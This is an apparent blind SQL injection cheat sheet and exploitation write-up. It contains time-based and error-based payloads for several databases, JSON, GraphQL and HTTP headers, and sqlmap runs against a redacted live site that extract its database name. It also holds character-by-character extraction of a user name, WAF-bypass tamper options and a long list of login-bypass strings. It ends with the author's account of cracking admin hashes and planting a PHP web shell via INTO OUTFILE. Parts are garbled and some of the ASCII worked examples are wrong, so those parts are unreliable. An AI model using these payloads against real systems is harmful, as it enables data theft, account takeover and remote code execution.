current database: 'impromat'
```

Send inquiry

☒ I agree to the processing of personal data [Show more](#)

☒ I agree to receive news

<https://t.me/learningnets>



MSSQL blind Sql injection (time based):

`email=test@gmail.com' WAITFOR DELAY '0:0:5'--`

Register:

Customer number d. Dealer (always numerically, possibly also with a leading zero):

test

First name:

test

Surname:

test

personal company email address (yourname@company.de):

test@gmail.com WAITFOR

Password (8-10 letters and / or numbers), please make sure to remember , is saved in encrypted form and cannot be reproduced:

Asdasdasdas

Join Now



The screenshot displays the 'Request' and 'Response' tabs of a web browser's developer tools. The 'Request' tab shows a POST request to 'http://127.0.0.1:8080/register-apps' with various headers and a body containing form data. The 'Response' tab shows an 'HTTP/1.1 500 Internal Server Error' with a body containing HTML code. The 'Inspector' panel on the right shows the DOM tree with a 'div' element selected. A blue arrow points from the 'Join Now' button in the previous image to the 'Request' tab, and another blue arrow points from the 'Inspector' panel to the 'Response' tab.

```
Open  *Untitled Document 2  Save  -  +  x
*Untitled Document 1  *Untitled Document 2
root@vs85647: ~/
GNU nano 2.5.3  File: tech.txt  Modified
1 POST /Register.aspx HTTP/1.1
2 Host: [redacted]
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 632
9 Origin: [redacted]
10 Connection: close
11 Referer: https://[redacted]
12 Cookie: et_coid=854f1fd2e2fa80b119e384f52beb123
13 Upgrade-Insecure-Requests: 1
14
15 $0Pzw0TC0duA3ARmZy8lgX3DX3D6txtCustomerNumber=test6txtPrenam=test6txtSurname=test6txtEmail=testX40gmail.com6txtPassword=Asdadadas6btnSend=jetzt+registrieren
16
17 Save modified buffer (ANSWERING "No" WILL DESTROY CHANGES) ?
18 Yes
19 No  Cancel
```

```
root@vs85647: ~/
root@vs85647:~/ # sqlmap -r tech.txt -v 3 -p "txtEmail" --time-sec=10 --current-db
{1.0.4.0#dev}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 14:23:07

[14:23:07] [INFO] parsing HTTP request from 'tech.txt'
[14:23:07] [DEBUG] not a valid WebScarab log data
[14:23:07] [DEBUG] cleaning up configuration parameters
[14:23:07] [DEBUG] setting the HTTP timeout
[14:23:07] [DEBUG] creating HTTP requests opener object
[14:23:07] [DEBUG] provided parameter 'txtEmail' is not inside the Cookie
[14:23:07] [INFO] resuming back-end DBMS 'microsoft sql server'
[14:23:07] [DEBUG] resolving hostname [redacted]
[14:23:07] [INFO] testing connection to the target URL
[14:23:07] [DEBUG] declared web page charset 'utf-8'
[redacted]
sqlmap got a 302 redirect to 'https://[redacted]/Register.aspx'. Do you want to follow? [Y/n] y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] y
```

```
KrUzaS2uSqFWB4eQ0nr7LJTn8z1RWvAcM2bTYgyxeMRfop2tD5TVRSz57Lr2x/ROBMHjilH9R6vKrzUthkDI50waQ0139lkbBdwfIL3kBSR9a8emu7Xpu0CZVaXjTL6eKVspIM 2Mhtk267PHDnVAH0js0NZwhkN00E2g
Er9wA0fEnYKw0g3JrdJ702eub5lyqJhr8LsVmjZDB1nLNSmV/dJMyDtJQx740Pg9xH81mG8K2W wkqil2TAC2lQY9ETc3G9ZqYny4dw==6 _VIEWSTATEGENERATOR=799CC77D6 _VIEWSTATEENCRYPTEd=6 _EVENTV
ALIDATION=jkycr8TRGVU1t0H91nTqrTjJE6854vWpGtKuNiZ/o/Scsc3Yy2rC3RVDB/tSRG FIT1yTW9w5J3S3UAbpw/g6RV15tvPQmcC6xReCLEgFnRv7qnFHpBWVnZBUB99kur8f36lTwHEag35amQ2m8xexZD7Er2u
Bgzu0UH3zJB3pJjNMWb/46w7YtJbaJx29TR/nk7e0Lbjzy3y2jhyNdZYiGRxjpr2B994pmRD opKnXWjDbIeURWpwJepPEv9ln5cok7IQ=6txtCustomerNumber=test6txtPrenam=test6txtSurname=test6tx
tEmail=test@gmail.com' WAITFOR DELAY '0:0:10'--6txtPassword=Asdadadas6btnSend=jetzt registrieren
Vector: ;IF([INFERENCE]) WAITFOR DELAY '0:0:[SLEEPTIME]'--

Type: AND/OR time-based blind
Title: Microsoft SQL Server/Sybase time-based blind (comment)
Payload: _EVENTTARGET=6 _EVENTARGUMENT=6 _VIEWSTATE=v y7X6STW4HLPNLFICT 1pue/8J6pmcROEyzTcfAuvhgLGt/5iNDNL1 WK5AQ0NnVbHwbyQkf pHBG4DLTXwX1zi2ucn3ASWlmVrp39AU7o
FYyyrB2TWp90TLvNSS1083leaz/andKFPKMTKJ6kTvKdZccm/nqDthXhj/vA72wkwMUZB6NXPi/zn53vaxVaAIFkDnpJqU09xd i G6eDtnLKwid/T3adXgERDCPyOx/sH1PjNweKya40MX1aJSVwqHidJfQ qJM3
KrUzaS2uSqFWB4eQ0nr7LJTn8z1RWvAcM2bTYgyxeMRfop2tD5TVRSz57Lr2x/ROBMHjilH9R6vKrzUthkDI50waQ0139lkbBdwfIL3kBSR9a8emu7Xpu0CZVaXjTL6eKVspIM 2Mhtk267PHDnVAH0js0NZwhkN00E2g
Er9wA0fEnYKw0g3JrdJ702eub5lyqJhr8LsVmjZDB1nLNSmV/dJMyDtJQx740Pg9xH81mG8K2W wkqil2TAC2lQY9ETc3G9ZqYny4dw==6 _VIEWSTATEGENERATOR=799CC77D6 _VIEWSTATEENCRYPTEd=6 _EVENTV
NHcGFwHvTu4WgXJrdJ702eub5lyqJhr8LsVmjZDB1nLNSmV/dJMyDtJQx740Pg9xH81mG8K2W wkqil2TAC2lQY9ETc3G9ZqYny4dw==6 _VIEWSTATEGENERATOR=799CC77D6 _VIEWSTATEENCRYPTEd=6 _EVENTV
ALIDATION=jkycr8TRGVU1t0H91nTqrTjJE6854vWpGtKuNiZ/o/Scsc3Yy2rC3RVDB/tSRG FIT1yTW9w5J3S3UAbpw/g6RV15tvPQmcC6xReCLEgFnRv7qnFHpBWVnZBUB99kur8f36lTwHEag35amQ2m8xexZD7Er2u
Bgzu0UH3zJB3pJjNMWb/46w7YtJbaJx29TR/nk7e0Lbjzy3y2jhyNdZYiGRxjpr2B994pmRD opKnXWjDbIeURWpwJepPEv9ln5cok7IQ=6txtCustomerNumber=test6txtPrenam=test6txtSurname=test6tx
tEmail=test@gmail.com' WAITFOR DELAY '0:0:10'--6txtPassword=Asdadadas6btnSend=jetzt registrieren
Vector: IF([INFERENCE]) WAITFOR DELAY '0:0:[SLEEPTIME]'--


[14:23:11] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 8 or 2012
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 8.0
back-end DBMS: Microsoft SQL Server 2012
[14:23:11] [INFO] fetching current database
[14:23:11] [INFO] resumed: WebData
[14:23:11] [DEBUG] performed 0 queries in 0.00 seconds
current database: 'WebData'
```

3.<https://redact.com/page/payload>
<https://redact.com/page/value> payload

Example:

['XOR\(if\(now\(\)\)=sysdate\(\),sleep\(3\),0\)\)O
R'/'https://redact.com/\(select\(0\)from\(select\(sleep\(5\)\)\)v\)%2f'+\(select\(0\)from\(select\(sleep\(5\)\)\)v\)
+'''https://redact.com/page/1 AnD SLEEP\(5\)https://redact.com/page/1' ORDER BY SLEEP\(5\)](https://redact.com/page/if(now())=sysdate(),sleep(3),0))

<https://t.me/learningnets>



4. Blind Sql injection in json:

{payload}

[payload]

{value payload}

Example:

```
[-1+or+1%3d((SELECT+1+FROM+(SELECT+SLEEP(5))A))]{And SLEEP(5)}{1 And SLEEP(5)}{1' And SLEEP(5)--}{sleep 5}"emails":["And SLEEP(5)"]"emails":["test@gmail.com' OR SLEEP(5)#"}{"options":{"id":[],"emails":["And SLEEP(5)"]},
```

5. Blind Sql injection in GraphQL:

```
{ "operationName": "pages", "variables": { "offset": 0, "limit": 10, "sortc": "name Payload", "sortrev": false }, "query": "query pages($offset: Int!, $limit: Int!, $sortc: String, $sortrev: Boolean) {\n  pages(offset: $offset, limit: $limit, sortc: $sortColumn, sortReverse: $sortReverse) {\n    id\n    n\n    __typen\n  }\n  me {\n    firstN\n    lastN\n    usern\n    __typen\n  }\n  components {\n    title\n    __typen\n  }\n  templates {\n    title\n    __typen\n  }\n  fonts {\n    n\n    __typen\n  }\n  partners {\n    id\n    n\n    banners {\n      n\n      __typen\n    }\n    __typen\n  }\n}\n}"
```

Example:

```
{ "operationName": "pages", "variables": { "offset": 0, "limit": 10, "sortc": "name AND sleep(5)", "sortrev": false }, "query": "query pages($offset: Int!, $limit: Int!, $sortc: String, $sortrev: Boolean) {\n  pages(offset: $offset, limit: $limit, sortc: $sortColumn, sortReverse: $sortReverse) {\n    id\n    n\n    __typen\n  }\n  me {\n    firstN\n    lastN\n    usern\n    __typen\n  }\n  components {\n    title\n    __typen\n  }\n  templates {\n    title\n    __typen\n  }\n  fonts {\n    n\n    __typen\n  }\n  partners {\n    id\n    n\n    banners {\n      n\n      __typen\n    }\n    __typen\n  }\n}\n}"
```

6. Http header based (Error based, Time Based):

Referer: <https://https://redact.com/408685756payload>

Cookie: _gcl_au=1.1.2127391584.1587087463payload

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87Payload

or


Referer: <https://redact.com/408685756> payload

Cookie: _gcl_au=1.1.2127391584.1587087463 payload

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Payload


X-Forwarded-For: payload

Mysql Error Based:



Mysql Error Based

Mssql Error Based:



Mssql Error Based

7. Blind Sql injection exploitation (Manual):

MySQL Time Based: RESULTING QUERY (WITH MALICIOUS SLEEP INJECTED). SELECT * FROM products WHERE id=1-SLEEP(5) RESULTING QUERY (WITH MALICIOUS BENCHMARK INJECTED). SELECT * FROM products WHERE id=1-BENCHMARK(100000000, rand()) RESULTING QUERY - TIME-BASED ATTACK TO VERIFY DATABASE VERSION. SELECT * FROM products

<https://t.me/learningnets>

WHERE id=1-IF(MID(VERSION(),1,1) = '5', SLEEP(5), 0)**Time Based Sqli:**1 and (select sleep(5)

from users where SUBSTR(table_name,1,1) = 'A')**Error Blind SQLi:**

AND (SELECT IF(1,(SELECT table_name FROM information_schema.tables),'a'))-- **Ultimate Sql injection Payload:**

SELECT * FROM some_table WHERE double_quotes =

"IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1))/*'XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR'|"XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR"*/" **Exploitation:**

redact.com/page/search?q=1 and sleep(5)--**Current user:**redact.com/page/search?q=1 and

if(substring(user(),1,1)='a',SLEEP(5),1)--redact.com/page/search?q=1 and

if(substring(user(),2,1)='a',SLEEP(5),1)--redact.com/page/search?q=1 and

if(substring(user(),3,1)='a',SLEEP(5),1)--**Table_name guessing:**redact.com/page/search?q=1

and IF(SUBSTRING((select 1 from [guess_your_table_name] limit

0,1),1,1)=1,SLEEP(5),1)redact.com/page/search?q=1 and IF(SUBSTRING((select

substring(concat(1,[guess_your_column_name]),1,1) from [existing_table_name] limit

0,1),1,1)=1,SLEEP(5),1)redact.com/page/search?q=1 and if((select mid(column_name,1,1) from

table_name limit 0,1)='a',sleep(5),1)--

Mssql Time Based:RESULTING QUERY (WITH MALICIOUS SLEEP INJECTED).SELECT * FROM

products WHERE id=1; WAIT FOR DELAY '00:00:5'**RESULTING QUERY (VERIFY IF USER IS**

SA).SELECT * FROM products WHERE id=1; IF SYSTEM_USER='sa' WAIT FOR DELAY

'00:00:5'**Exploitation:**

<http://redact.com/page.aspx?id=1>; WAITFOR DELAY '00:00:5'-- (+5 seconds)TIME-BASED

Extraction of CURRENT DATABASE USER

Determine Length of USER:

<http://redact.com/page.aspx?id=1>; IF (LEN(USER)=1) WAITFOR DELAY '00:00:5'--

<http://redact.com/page.aspx?id=1>; IF (LEN(USER)=2) WAITFOR DELAY '00:00:5'--

<http://redact.com/page.aspx?id=1>; IF (LEN(USER)=3) WAITFOR DELAY '00:00:5'--

<http://redact.com/page.aspx?id=1>; IF (LEN(USER)=4) WAITFOR DELAY '00:00:5'--

<http://redact.com/page.aspx?id=1>; IF (LEN(USER)=5) WAITFOR DELAY '00:00:5'-- (+5 seconds)

Result = 5 characters in lengthDetermine length, and then try to find out CHAR value one

character position at a time, like this:

<http://redact.com/page.aspx?id=1>; IF (ASCII(lower(substring((USER),1,1)))>96) WAITFOR

DELAY '00:00:5'-- (+5 seconds)

<http://redact.com/page.aspx?id=1>; IF (ASCII(lower(substring((USER),1,1)))>50) WAITFOR

DELAY '00:00:5'--

<http://redact.com/page.aspx?id=1>; IF (ASCII(lower(substring((USER),1,1)))>98) WAITFOR

DELAY '00:00:5'--

<http://redact.com/page.aspx?id=1>; IF (ASCII(lower(substring((USER),1,1)))=97) WAITFOR DELAY

'00:00:5'-- (+5 seconds)

Result = the first character CHAR value is 97 which is an "a"

<http://redact.com/page.aspx?id=1>; IF (ASCII(lower(substring((USER),2,1)))>99) WAITFOR

DELAY '00:00:5'-- (+5 seconds)

<http://redact.com/page.aspx?id=1>; IF (ASCII(lower(substring((USER),2,1)))=50) WAITFOR

DELAY '00:00:5'-- (+5 seconds)

Result = the second character CHAR value is 50 which is a "d"

<http://redact.com/page.aspx?id=1>; IF (ASCII(lower(substring((USER),3,1)))>58) WAITFOR

DELAY '00:00:5'-- (+5 seconds)

<http://redact.com/page.aspx?id=1>; IF (ASCII(lower(substring((USER),3,1)))=59) WAITFOR DELAY '00:00:5'--

Result = third character CHAR value is 59 which is the letter "m"

<http://redact.com/page.aspx?id=1>; IF (ASCII(lower(substring((USER),4,1)))>54) WAITFOR DELAY '00:00:5'-- (+5 seconds)

<http://redact.com/page.aspx?id=1>; IF (ASCII(lower(substring((USER),4,1)))=55) WAITFOR DELAY '00:00:5'-- (+5 seconds)

Result = the fourth character CHAR value is 55 which is an "i"

<http://redact.com/page.aspx?id=1>; IF (ASCII(lower(substring((USER),5,1)))>59) WAITFOR DELAY '00:00:5'-- (+5 seconds)

<http://redact.com/page.aspx?id=1>; IF (ASCII(lower(substring((USER),5,1)))=15) WAITFOR DELAY '00:00:5'-- (+5 seconds)

the fifth character position has CHAR value of 15 which is the letter "n"**Database User = 97,50,59,55,15 = admin**

TIME-BASED Extraction of 1st TABLE COLUMNS:

let's enumerate some columns from the table(s) we found:<http://redact.com/page.aspx?id=1>;

IF (LEN(SELECT TOP 1 column_name from testDB.information_schema.columns where table_name='Members')=4) WAITFOR DELAY '00:00:5'-- (+5 seconds)You can check the length before you start testing away

<http://redact.com/page.aspx?id=1>; IF (ASCII(lower(substring((SELECT TOP 1 column_name from testDB.information_schema.columns where table_name='Members'),1,1)))=117) WAITFOR DELAY '00:00:5'-- (+5 seconds)

<http://redact.com/page.aspx?id=1>; IF (ASCII(lower(substring((SELECT TOP 1 column_name from testDB.information_schema.columns where table_name='Members'),1,1)))=115) WAITFOR DELAY '00:00:5'-- (+5 seconds)

<http://redact.com/page.aspx?id=1>; IF (ASCII(lower(substring((SELECT TOP 1 column_name from testDB.information_schema.columns where table_name='Members'),1,1)))=51) WAITFOR DELAY '00:00:5'-- (+5 seconds)

<http://redact.com/page.aspx?id=1>; IF (ASCII(lower(substring((SELECT TOP 1 column_name from testDB.information_schema.columns where table_name='Members'),1,1)))=114) WAITFOR DELAY '00:00:5'-- (+5 seconds)**Column Name = 117,115,51,114 = userPostgresql**

Blind SQLI(Stacked Queries):id=1; select pg_sleep(5);-- -1; SELECT case when (SELECT current_setting('is_superuser'))='on' then pg_sleep(5) end;-- -

8.Blind Sql injection exploitation via sqlmap:

```
sqlmap -r req.txt -v 3 --time-sec=5 --technique=T --current-db
sqlmap -r req.txt -v 3 -p "input parameter" --level=5 --risk=3 --time-sec=5 --technique=T --current-db
sqlmap -r req.txt -v 3 -p "input parameter" --level=5 --risk=3 --time-sec=5 --technique=BT --current-db
```

9.Blind Sql injection WAF bypass (tamper):

Example:

```
sqlmap -r req.txt -v 3 -p "input parameter" --level=5 --risk=3 --time-sec=5 --technique=T --tamper=between --current-dbMysql,Mssql,Postgresql,Oracle (Blind):
betweenMysql (Blind):
ifnull2casewhenisnullifnull2ifisnullMysql,Mssql,Postgresql,Oracle (Blind):
charencodeMysql,Mssql,Postgresql (Blind):
charunicodeencodeMysql (Blind):
```


commalesslimitcommalessmidMysql (Blind):
escapequotesUTF-8 (Blind):
apostrophemaskoverlongutf8overlongutf8moreBypass waf in JSON (Blind):
charunicodeescapeMysql,Postgresql,Oracle (Blind):
greatestCloudfare waf (Blind):
xforwardedfor

And

Quick SQLMap Tamper Suggester:
<https://github.com/m4ll0k/Atlas>

10.Sql detection payload (Generic Error):

```
'  
"  
"  
.  
/  
\  
%5c  
%27  
%22  
%23  
%3B  
)  
")  
)  
)  
"))  
)  
#  
;  
"  
`  
`  
,  
"  
//  
\\  
%  
%00  
| |#Detection source:["SQL syntax.*MySQL", "Warning.*mysql_.*", "valid MySQL result",  
"MySqlClient\."  
["PostgreSQL.*ERROR", "Warning.*\Wpg_.*", "valid PostgreSQL result", "Npgsql\."  
["Driver.* SQL[\_\\ ]*Server", "OLE DB.* SQL Server", "(\W|\A)SQL Server.*Driver",  
"Warning.*mssql_.*", "(\W|\A)SQL Server.*[0-9a-fA-F]{8}",  
"(?s)Exception.*\WSystem\.Data\.SqlClient\.", "(?s)Exception.*\WRoadhouse\.Cms\."  
["Microsoft Access Driver", "JET Database Engine", "Access Database Engine"]  
["\bORA-[0-9][0-9][0-9][0-9]", "Oracle error", "Oracle.*Driver", "Warning.*\Woci_.*",
```

```
"Warning.*\Wora_.*"]
["CLI Driver.*DB2", "DB2 SQL error", "\bdb2_\w+\\("]
["SQLite/JDBCdriver", "SQLite.Exception", "System.Data.SQLite.SQLiteException",
"Warning.*sqlite_.*", "Warning.*SQLite3::", "\[SQLITE_ERROR\]"]
["(?i)Warning.*sybase.*", "Sybase message", "Sybase.*Server message.*"]
```

11.SQL Injection Auth Bypass:

```
'=' 'or'
' or ''='
/1#\
'_ '
'&'
'^'
'*'
' or '-'
' or ''
' or "&"
' or "^"
' or "*"
"_"
" "
"&"
"^"
"*"
" or ""_"
" or "" "
" or ""&"
" or ""^"
" or ""*"
or true--
" or true--
' or true--
") or true--
') or true--
admin' --
admin' #
admin'/*
admin' or '1'=1
admin' or '1'=1'--
admin' or '1'=1'#
admin' or 1=1 or ''='
admin' or 1=1
admin' or 1=1--
admin' or 1=1#
admin' or 1=1/*
admin") or ("1"=1
admin") or ("1"=1"--
```

```

admin") or ("1"="1"#
admin") or ("1"="1"/*
admin") or "1"="1
admin") or "1"="1"--
admin") or "1"="1"#
admin") or "1"="1"/*
' or 'x'='x
') or ('x')=('x
')) or (('x'))=(('x
" or "x"="x
") or ("x")=("x
")) or (("x"))=(("x
1'or'1'='1
or 1=1
or 1=1--
or 1=1#
or 1=1/*
admin' or '1'='1'/*
admin') or ('1'='1
admin') or ('1'='1'--
admin') or ('1'='1'#
admin') or ('1'='1'/*
admin') or '1'='1
admin') or '1'='1'--
admin') or '1'='1'#
admin') or '1'='1'/*
admin" --
admin" #
admin"/*
admin" or "1"="1
admin" or "1"="1"--
admin" or "1"="1"#
admin" or "1"="1"/*
admin"or 1=1 or ""="
admin" or 1=1
admin" or 1=1--
admin" or 1=1#
admin" or 1=1/*

```

References :

- **Blind SQL Injection**

https://www.owasp.org/index.php/Blind_SQL_Injection

- **Testing for SQL Injection (OTG-INPVAL-005)**

[https://www.owasp.org/index.php/Testing_for_SQL_Injection_\(OTG-INPVAL-005\)](https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OTG-INPVAL-005))

- **SQL Injection Bypassing WAF**

https://www.owasp.org/index.php/SQL_Injection_Bypassing_WAF

- **Reviewing Code for SQL Injection**

https://www.owasp.org/index.php/Reviewing_Code_for_SQL_Injection

- **PL/SQL:SQL Injection**

https://www.owasp.org/index.php/PL/SQL:SQL_Injection

- **Testing for NoSQL injection**

https://www.owasp.org/index.php/Testing_for_NoSQL_injection

- **SQL Injection Query Parameterization Cheat Sheet**

https://cheatsheetseries.owasp.org/cheatsheets/Query_Parameterization_Cheat_Sheet.html

- **SQL detection and Exploitation:**

<http://www.securityidiots.com/Web-Pentest/SQL-Injection>

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection>

<https://github.com/payloadbox/sql-injection-payload-list>

https://github.com/Y000o/Payloads_xss_sql_bypass/blob/master/Payloads_xss_sql_bypass.m_d

<https://pentestmonkey.net/category/cheat-sheet/sql-injection>

SQL Injection and RCE

Everyone knows what is **SQLi** and what is **RCE**, so I'm not going to give a brief in this blog. I'll be sharing the technique and cheat sheet that I used for exploitation.

For SQLi I used <https://dev.mysql.com/doc/refman/8.0/en/select.html> for knowing the query structure, it helped me a lot in exploiting SQLi on the website. I was only able to find the name of database, table names, column names and database version. But I wanted to exploit it more to because I wanted admin credentials so I googled SQLi cheatsheet and found this <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>. It helped me a lot and finally I found the admin credentials. It was a hash obviously, so I used <https://crackstation.net/> to crack the hash. I also wanted to check schema table because it contains a lot of information so I used this : <https://dev.mysql.com/doc/refman/8.0/en/information-schema.html>.

For Remote code execution I used a simple payload inside **phpmyadmin** page and I got RCE.


Payload : `SELECT "<?php system($_GET['<anyParameter>']); ?>" into outfile "/var/www/html/<filename>.php"`

I found SQLi vulnerability on 2nd level subdomain and RCE was on 3rd level subdomain.

